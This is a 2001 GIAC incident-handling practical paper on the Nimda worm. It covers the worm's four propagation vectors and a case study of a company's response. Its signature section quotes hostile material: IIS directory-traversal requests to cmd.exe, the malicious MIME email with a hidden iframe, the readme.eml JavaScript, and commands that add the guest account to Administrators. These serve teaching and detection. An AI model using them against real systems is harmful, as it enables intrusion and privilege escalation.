Global Information Assurance Certification Paper

Incident Response Assessment of Nimda on Large Corporation

Daniel Purucker

16 September 2001

Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment v1.6

Table of Contents

Summary

In the new world of high availability and sensitivity, companies are exhausting resources to ensure that their Internet presence is secure. Firewalls, intrusion detection systems and mail filtering software are among the tools that are popular, but the purchase of these tools alone does not reduce risk. To reduce risk, a company must effectively use the right set of tools in conjunction with a number of other best practices such as the education of users and administrators, the documentation of systems and processes, and any policies that are applicable to the company.

Many corporate networks are guilty of having a hard candy shell with a soft gooey center. Overworked IT staffs struggle to find the time and resources to secure the network perimeter let alone the internal network. This leaves most desktops systems and many other systems configured with default operating system installs, defaults ACLs and unapproved software that has been installed by users with administrator access. Even if disk-cloning software is utilized, the images are usually out dated. Rollout schedules for desktop systems usually falls into the "If it isn't broken, don't fix it" category.

As with most topics, knowledge is power. If a company does not know enough about the systems located on their network, IT staffs spend many precious man-hours during an incident determining which systems are vulnerable instead of quickly containing the incident.

With the outbreak of Code Red, companies began to see that internal security and the proper segmentation of network resources is required to maintain a secure perimeter.

II. The Exploit

Name. W32/Nimda-A

Operating System: Windows 9X/ME, Windows NT 4.0 and Windows 2000.

- **Protocols/Services/Applications:**

  Protocols – TCP, UDP

  Services - HTTP, SMTP, TFTP, NetBIOS

  Applications - IIS, IE, MS Office, PWS

- **Brief Description:**

  Nimda uses four vectors to distribute itself through a network. The vectors used are: Email propagation, Internet Information Server (IIS) exploit, Web browsing and NetBIOS sharing.

  To increase the likelihood of infection, Nimda uses known IIS and Internet Explorer (IE) vulnerabilities in combination with web browsing, which is a vector that is usually somewhat unprotected. After a web server is infected, all web content files on the server are altered to include the worm. If a client views an infected web page, the worm will prompt for download or if using a vulnerable version of IE, it will automatically execute.


- **Aliases:** Concept5, Code Rainbow, Minda, W32/Nimda@mm, PE_NIMDA.A, I-Worm.Nimda, Win32.Nimda.A

- **Size**: 57344k

III. The Attack

- **Description and diagram of network:**

The following network diagram depicts a high level view of the design currently in place at Large Corporation. Note that the DMZ and Intranet networks contain a variety of systems. Only the few systems that are applicable to this paper are shown in order to keep the diagram concise.



Many essential practices of network security were considered when Large Corporation designed the above network. These essential practices were the baseline for the network requirements outlined below.

These are some of the original requirements of Large Corporation's Internet presence.

- The network must be diverse in the technologies and vendors utilized to ensure that Large Corporation does not rely on one technology or vendor to protect all network resources.
- The network must be redundant enough to allow any link in the chain to fail without experiencing downtime.
- There must be many enough layers in place to ensure that if one device in the chain were to fail, the rest of the network would be protected by either local or other network based protections.

Firewalls

Cisco PIX firewalls are configured between the Internet and the DMZ. The devices protected by the PIX firewalls are hardened, patched and stripped of unnecessary services and therefore represent a lower risk than unhardened, unpatched internal devices. The performance of the PIX was the key factor in placing this particular firewall at this location in the network.

The second firewall product in use is Symantec VelociRaptor. This set of firewalls is protecting devices such as the mail gateway, proxy servers and other semi-trusted devices as well as internal devices. The added granularity and functionality of this product is required when protecting the more sensitive, often times unpatched internal devices. In this case, functionality and security is more important than shear throughput.

Web Servers

The web servers in the DMZ are IIS 4.0 running on Windows NT 4.0 with Service Pack 6a and the Security Rollup Patch. The systems have been hardened using the IIS checklist from Microsoft as well as checklists from other

sources on the Internet.

IDS

There are IDS devices located on the DMZ, the Semi-Trusted network and the Internal network. Time has been spent fine-tuning these devices to weed out the white noise of the network to focus on abnormalities. In keeping with the multiple vendor defensive strategy and because of it performance, RealSecure was the product chosen by the security team. The decision to purchase this particular product was partly due to the fact that one of the security engineers used this product in a previous job so no additional training needed to be expended.

E-Mail

A mail gateway has been implemented to control the flow of mail to and from Large Corporation. Anti-virus software is also installed on the mail gateway to filter out any viruses before they enter the Internal network. Attachments with certain predefined extensions are also filtered out on this system. Extensions that are filtered include: .EXE, .VBS, .COM, .BAT, .PIF and a number of others.

While the network up until the Intranet is pretty well fortified and hardened, Large Corporation does not spend the time and resources to ensure that the same level of security is applied to servers located on the internal network. During installation patches are usually loaded, but the internal servers are not really put through the hardening steps like the systems on the DMZ. Desktops take this a step further, being not nearly as secure as the somewhat secure servers. A wide range of operating systems and service packs are in use on desktops. Patches are uncommon to say the least.

- **Service descriptions**

  As stated above, Nimda uses a number of services and paths to propagate through a network. The extremely fast distribution of this worm was due to the ways that it used each vector. Infecting the web pages of infected servers led many clients in many areas of the world to become infected which in turn created systems to search out other vulnerable systems.

  HTTP:

  HyperText Transfer Protocol is the underlying protocol used by the World Wide Web. It defines how messages are formatted and transmitted, and what action Web servers and browsers will take in response to various commands.


  TFTP:

  Trivial File Transfer Protocol is a simple form of the File Transfer Protocol (FTP). TFTP is much less secure and unreliable as it uses the UDP instead of TCP.

  SMTP:

  Simple Mail Transfer Protocol is a protocol for sending e-mail messages between servers. Most e-mail systems that send mail over the Internet use SMTP to send messages from one server to another and either POP or IMAP to communicate between server and client.

- **How the exploit works**



Infection by E-Mail

Many recent worms have used email as a vector. This vector of Nimda is part mass mailer and part infected .EXE. The worm uses local mail settings to locate email addresses that it can use to send the README.EXE attachment on to others. To increase the chance of infection, the worm uses a vulnerability found in Internet Explorer 5.5 SP1 and earlier, excluding 5.01 SP2.

Internet Explorer automatically renders HTML mail and can automatically open binary attachments with the associated program. The vulnerability allows an attacker to attach an executable file to an email and then alter the MIME header in the email to specify that the attachment is one of the mishandled file types. Internet Explorer then automatically executes the file instead of attempting to open the file in the correct program. In the case of this worm, it uses a MIME header type of audio/x-wav. If the system was patched, Media Player would attempt to open the worm and fail stopping the spread on the system.

More information as well as the patch can be found on Microsoft's web site:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp

From Network Associates:

> **--- Update October 5, 2001 ---**
>
> A new variant was discovered today which functions much the same as the original version. However, this variant is packed with a PE packer and the filenames README.EXE and README.EML are replaced with PUTA!!.SCR and PUTA!!.EML respectivly. Detection for this new variant will be included in the next DAT release (4165 to be released on 10/10/2001) and is already included in the Daily Dats (beta).

Infection by web page

After Nimda successfully exploits a vulnerability on a Web server, it copies itself as README.EML and then appends JavaScript to web content files. The appended code takes advantage of the IE vulnerability described above by including the worm in an .EML file that would act like the client received a infected email. Any user that visits the site with a vulnerable version of Internet Exlporer will automatically run the worm further propagating it through the network. Other users will get prompted to download the file and we all know how people usually react when something message or prompts appear. They just want to click whatever will make it disappear so that they can continue surfing.

Infection by open NetBIOS share

The presence of open NetBIOS shares is very common on an internal network. Following the infection of a system, Nimda attempts to infect other systems on the LAN through open NetBIOS shares. The worm searches for .DOC and .EML files and when one is found it creates a copy of itself with the same name of the original file and either a .EML extension or in some rare cases .NWS. Also when one of these file type are found, it copies itself to the directory as RICHED20.DLL, which is supposed to be used by Windows to open OLE files. Windows will then use this file instead of the correct one when opening a infected file because Windows always checks the current directory for its existence before looking in the \Windows\System\ directory.

Infection by IIS exploit

Nimda exploits a vulnerability that exists on unpatched IIS 4.0 and 5.0 web servers that enables an attacker to the ability to add, alter or remove files on the compromised system. More information about this vulnerability can be found on Microsoft's web site located at:


http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulleti

n/MS00-078.asp

Unlike the characteristics of the worm on a client, when the worm is activated from the ADMIN.DLL file, it infects all .EXE files on the server. It also searches for systems that are already infected by Code Red II and attempts to use the backdoor installed by Code Red to propagate itself.

- **Signature of the attack**

  Nimda was first seen at around 8:00 AM EST. The graph below illustrates the decline of the worm after its quick rise



The next section of this paper displays examples of how the worm appears in various log files.

Web Server Attacks

```
"GET /scripts/root.exe?/c+dir HTTP/1.0" 404 210 "-""-"
"GET /MSADC/root.exe?/c+dir HTTP/1.0" 404 208 "-""-"
"GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-""-"
"GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-""-"
"GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"404
     232"-" "-"
"GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/
     c+dir HTTP/1.0" 404 249 "-" "-"
"GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/
     c+dir  HTTP/1.0" 404 249 "-" "-"
"GET msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../
   ..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 265 "-" "-
"
"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 231"-" "-"
"GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 231"-" "-"
"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 231"-" "-"
"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 231"-" "-"
"GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     400 215"-" "-"
"GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     400 215"-" "-"
"GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 232"-" "-"
"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 232"-" "-"
"GET /scripts/root.exe?/c+dir HTTP/1.0" 404 210 "-" "-"
"GET /MSADC/root.exe?/c+dir HTTP/1.0" 404 208 "-" "-"
"GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-""-"
```

```
"GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-""-"
"GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
     404 232"-" "-"
"GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/
     c+dir HTTP/1.0" 404 249 "-" "-"
```

Email Propagation

```
MIME-Version: 1.0
  Content-Type: multipart/related;
  type="multipart/alternative";
  boundary="====_ABC1234567890DEF_====="
  X-Priority: 3
  X-MSMail-Priority: Normal
  X-Unsent: 1
  --====_ABC1234567890DEF_====
  Content-Type: multipart/alternative;
  boundary="====_ABC0987654321DEF_====="
  --====_ABC0987654321DEF_====
  Content-Type: text/html;
  charset="iso-8859-1"
  Content-Transfer-Encoding: quoted-printable
  <HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
  <iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
  </iframe></BODY></HTML>
  --====_ABC0987654321DEF_====--
  --====_ABC1234567890DEF_====
  Content-Type: audio/x-wav;
  name="readme.exe"
  Content-Transfer-Encoding: base64
  Content-ID: <EA4DMGBP9p>
  --====_ABC1234567890DEF_====
```

Web Propagation

```
<html><script
language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script></html>
```

Share Propogation

```
share c$=c:\
user guest ""
localgroup Administrators guest /add
localgroup Guests guest /add
user guest /active
user guest /add
net%%20use%%20\\%s\ipc$%%20""%%20/user:"guest"
```

- **How to protect against it**

  There are a number of measures that would have to be in place to defend against a multi-vectored attack such as Nimda. In some cases multiple mitigations would have to be present to stop just one vector. In the case of Nimda, anti-virus products are required to completely clean a system although a clean install of the system would be preferred.

Vector Used by Nimda

Email

In order to successfully stop the email propagation, file attachments such as .EXE, .EML, and .NWS must be filtered on the mail server to halt the dissemination of the worm to clients.

IIS Exploit

The distribution of Nimda through the exploit of IIS servers could be stopped by applying security patches to web servers in a timely fashion. Even after Code Red reeked havoc on the Internet just months ago systems are still vulnerable to this attack. Companies must incorporate a change control process that will ensure that patches and other security updates are installed in a timely manner.

NetBIOS Shares

Unfortunately, this vector is probably the hardest to protect against on an internal network. A good start is implementing the Principle of Least Privilege on all systems in a network. This will ensure that each account only has access to do what is required and nothing else. Proper segmentation of a network is also key to lowering the risk from this type of attack in the future.

Web browsing

To effectively cease the propagation of Nimda through this vector, JavaScript must be set to at least prompt. Along with this change in settings on client systems, companies must re-evaluate how and when internal client systems are patched. The writers of Nimda used a IE vulnerability that has been out for some time knowing that internal client systems are generally not patched regularly. Along with patching and securing systems, another requirement is the training of users about security and the acceptable use of company supplied Internet resources. Many sites of the Internet use JavaScript and by disabling it, many of these sites will not function properly. Setting JavaScript to prompt creates continual prompts on many sites and conditions users to click yes when any messages pop up. Not good.

An option in Netscape Communicator allows JavaScript, which is executed on the client, to be disabled and still let Java, which runs on the server and is considered more secure, function normally.

IV. The Incident Handling Process

- **Preparation**

As with many companies, Large Corporation's network perimeter had been the focus of security resources. The defensive strategy employed by Large Corporation is multi-layered as well as diverse. Availability is a must for Large Corporation's Internet presence. Redundant ISP connections and multiple paths to the DMZ and Intranet through two sets of firewalls and routers are included in the strategy. Other technologies utilized are IDS, Proxy servers for outgoing web traffic and content filtering software on the email gateway.

Anti-Virus software is deployed to all desktops and configured to automatically update the virus definitions weekly. For all intensive purposes, this was the only current security measure besides passwords in place to protect desktops.

Large Corporation has also spent time creating policies and procedures. These documents mandate everything from the acceptable use of company resources to employee privacy issues.

Code Red and its variants made Large Corporation's management realize the need for internal security. They were determined to lower their internal risk. Code Red II found its way into Large Corporation's internal network from a group of developers who had connected via VPN. The developers didn't know when they connected to the internal network, as they had for months prior, that their systems were already infected. IIS had been installed on the developers system to test the web software that was being developed. Code Red infected the developer's system while on the Internet. Then the developer connected to the internal network via the company supplied VPN client, giving Code Red a fast local network to search for other vulnerable systems. After only a handful of systems were infected, the IT staff began to notice a network slowdown.

From there the incident handling process took over.


These activities led to a stronger incident response plan as well as started the ball rolling for internal security and configuration management.

- **Identification**

  During the initial stages of the incident, the afternoon of September 18, 2001, the IT Staff knew nothing of Nimda. They were noticing many Code Red like attempts to exploit the web servers in the DMZ and had started receiving calls from users stating that files with a .EML extension had appeared on their systems.

  At the time that this was happening, alerts starting spreading from security sites on the Internet that a worm was spreading rapidly. By the time the security team was alerted about the presence of this activity on the network, they had enough information about the worm to immediately start making decisions on how to proceed.

  A tool called WormCatcher, created by TruSecure Corporation, automated part of the identification process for Large Corporation. The tool was originally created to find systems infected by Code Red, but since the IIS exploit used by Nimda was identical to the Code Red exploit, it functioned well as a Nimda detector.



- **Containment**

  The decision was quickly made to disable the proxy server to stop users from browsing infected web sites. Shortly after the proxy server was disabled, the decision was made to cut all ties to the outside world. This isolated Large Corporation and allowed the containment process to work without fighting an up hill battle.

  Systems found to be infected were immediately isolated from the rest of the network to ensure that they did not spread the worm to other systems.

  One vector, email, was not a factor due to the fact that Large Corporation had already heeded continual warnings about setting up attachment filtering at the mail gateway. The README.EXE files were all stripped before reaching their destinations, stopping one of the four vectors with minimal damage.

  Another vector that was halted due to prior planning was IIS server to IIS server infection. During the recovery phase of the Code Red incident months before, the IIS servers were patched to ensure that they would not be exploited by this vulnerability again.

- **Eradication**

  The primary method of eradication during this incident was anti-virus. A connection was made to the Internet to provide one system access to the vendor's website to download the latest anti-virus definitions. During the initial stages of this phase, an attempt was made to manually clean an infected system. This resulted in the system being rebuilt from scratch after some critical system files were accidentally deleted causing the system to blue screen after reboot.

  This incident was handled with a "protect and defend" strategy so steps to maintain evidence were not taken. Without the need to record and maintain evidence, chain of custody was not required.

- **Recovery**

  After all systems found to be infected were cleaned and scanned by anti-virus with current definitions, the anti-virus updates were distributed to users via logon script.

  The WormCatcher tool was run for days after recovery was complete to ensure that there were no stragglers that had been missed during the eradication phase of the incident.

- **Lessons Learned**

  The outbreak of Nimba has once again reaffirmed what was learned during the Code Red attacks. Large Corporation realizes that some security resources need to be added to the internal network to more efficiently and effectively lower risk.

  By placing synergistic controls throughout the network, Large Corporation avoided the brunt of Nimda. Only six systems were infected out of more than a hundred. Unfortunately, they didn't avoid the costs of disabling access to the Internet during the containment of this incident or the man-hours used to clean infected systems, follow-up on systems that turned out to be false positives, etc.

  User training needs to be re-evaluated to ensure that the users do not "lean on the enter key" when prompts appear. Also, the policies in place must be reinforced. Users must be aware that external mail services available through the Internet such as Hotmail, AOL, etc are not to be used. It has not been determined as of yet if Large Corporation will attempt to start down the path of restricting access to these sites or if policies will be enforced more stringently.

  Software distribution is now a hot topic. To thwart attacks such as Nimda, client systems need to have current security fixes installed. Since manual updates are not practical because of the number of client systems and the rate that patches are released, a solution needs to be found to enable the distribution of software updates. After this process or software package is put into production, Large Corporation will have knowledge about the status of its systems and a method to quickly deploy an update package to enable a quick recovery or possibly avoid an incident all together.

Works Cited

Prosise, Chris and Mandia, Kevin. Incident Response: Investigating Computer Crime. McGraw-Hill Professional Publishing, 2001

F-Secure Coporation Computer Virus Information Pages: Nimda. Sept. 2001. F-Secure Corporation. October 6, 2001. http://www.datafellows.com/v-descs/nimda.shtml.

CERT® Advisory CA-2001-26 Nimda Worm Sept. 2001. Carnegie Mellon University October 6, 2001. http://www.cert.org/advisories/CA-2001-26.html

Symantec Security Response – W32.Nimda.Aamm. Sept. 2001. Symantec Corporation. October 6, 2001. http://www.sarc.com/avcenter/venc/data/w32.nimda.a@mm.html

McAfee Avert. October 2001. Networks Associates Technology, Inc. October 7, 2001. http://vil.nai.com/vil/virusSummary.asp?virus_k=99209